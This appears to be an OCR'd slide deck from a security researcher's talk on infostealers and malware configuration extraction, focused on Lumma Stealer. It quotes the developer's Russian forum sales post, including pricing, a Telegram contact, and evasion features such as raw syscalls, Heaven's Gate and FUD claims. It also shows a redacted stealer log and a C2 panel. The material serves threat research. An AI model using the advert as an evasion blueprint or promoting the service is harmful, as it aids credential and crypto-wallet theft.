
Malware configuration extraction and other stuff

Zakariaa HAMID


Who Am I

- I work as a security consultant
- www.rootkall.com
- github.com/lowlevel01

Infostealers



Lumma Stealer



Lumma
Lumma Developer
Premium

Joined:	Apr 12, 2021
Messages:	468
Solutions:	1
Reaction score:	322
Escrow deals:	5
Deposit:	0.05 ₿

Dec 21, 2022 #1

Цена:	$250-$1000
Контакты:	https://t.me/lummanowork

Описание
LummaC2 - стиллер, **средний отстук 75-80%**, работает даже на чистых системах, **зависимостей нет** никаких(ВООБЩЕ), расшифровка лога на сервере, **вес билда 150-200КБ(зависит от чистки)**, ворует браузеры на базе Chromium и Mozilla, отличный низкоуровневый **быстрый файлграббер**, ворует **60 браузерных криптовалютных и 2FA расширений**, обновляется буквально каждые два часа, **добавить ваш** специфический **браузер** или ваше специфическое расширение - **2 минуты!**


Много технической информации (пропустите)

1. Язык, используемый при разработке - Си, это позволяет в последствии без труда морфить стиллер
2. Почти не используется высокоуровневое WINAPI
3. Все взаимодействие с ОС происходит посредством вызовов низкоуровневой обертки, написанной на ASM, над системными вызовами, никакого WinAPI только ручные вызовы syscall'ов
4. Реализована технология Heavens Gate позволяющая переходить из WoW64 режима
5. Там, где WinAPI используется - его вызовы шифруются(читайте кастомный GetProcAddress)
6. Вся расшифровка полностью серверная, все данные передаваемые стиллером расшифровываются на сервере
7. В целях увеличения отстука отправка данных происходит чанками
8. Вес билда 150КБ, CRT присутствует, не вырубал, кому очень важен вес могу слинковать CRT от другой студии, вес снизиться, UPX сожмет билд до 80КБ, но делать так не рекомендую
9. Имеется система обнаружения соседей, система мониторинга качества трафика
10. **Файлграббер** в том числе **работает через низкоуровневые системные вызовы**
11. Весь код на 100% уникален(не паста из других стиллеров, и даже не паста из предыдущей версии этого стиллера LummaC)
12. Системные вызовы поддерживают архитектуры **ARM, x86, x64**, что позволяет запустить стиллер даже на новых маках в виртуальных машинах винды(лично у меня там кошелек, пользуйтесь 🙂)
13. **Стиллер протестирован** на версиях операционных систем начиная **с Windows 7 x32**, заканчивая **Windows 11 x64** с последними апдейтами

Информация для пользователей


1. Крипт нужен, хоть и в скантайме **без крипта стиллер полностью чист(FUD)** крипт нужен чтобы он не утек никуда в чистом виде
2. Актуальные сканы с CheckZilla смотрите в постах ниже
3. **В случае окончания подписки, Ваш трафик не пропадет**, как только Вы возобновите подписку, Все логи в период вашей неактивности будут ожидать Вас в панели, это касается ВСЕХ тарифных планов. Таким образом даже забыв оплатить подписку во время Вы не потеряете ни цента
4. **В случае нахождения бага**, вызвавшего Ваш простой, **при вашей возможности его повторить и подтвердить** - действуем по договоренности из вариантов:
   а) возврат денег в полном обьеме;
   б) продление подписки на срок простоя + 3 дня

Stealer Logs



```
- LummaC2 Build: Nov  1 2024
- [redacted]
- Configuration:
- Path: C:\Users\admin[redacted]

- OS Version: Windows 11 Pro (10.0.22631) x64
- Local Date: [redacted]
- Time Zone: [redacted]
- Install Date: [redacted]
- Elevated: [redacted]
- Computer: [redacted]
- User: [redacted]
- Domain: [redacted]
- Hostname: [redacted]
- NetBIOS: [redacted]
- Language: en-IO
- Anti Virus:
        - [redacted]
- HWID: [redacted]
- RAM Size: [redacted]
- CPU Vendor: [redacted]
- CPU Name: [redacted]
- CPU Threads: [redacted]
- CPU Cores: [redacted]
- GPU: [redacted]
- Display resolution: 2560x1440

- IP Address: [redacted]
- Time: [redacted]
- Country: [redacted]
```

C2 Panels (joint work with Abdelghafour Bouhdyd)



Non sécurisé [redacted]/#

[redacted]

[redacted]

0 Active

LIVE STATISTICS

Passwords: 0

Crypto Wallets: 0

Documents: 0

Updated: Just now

Collected Data Manager

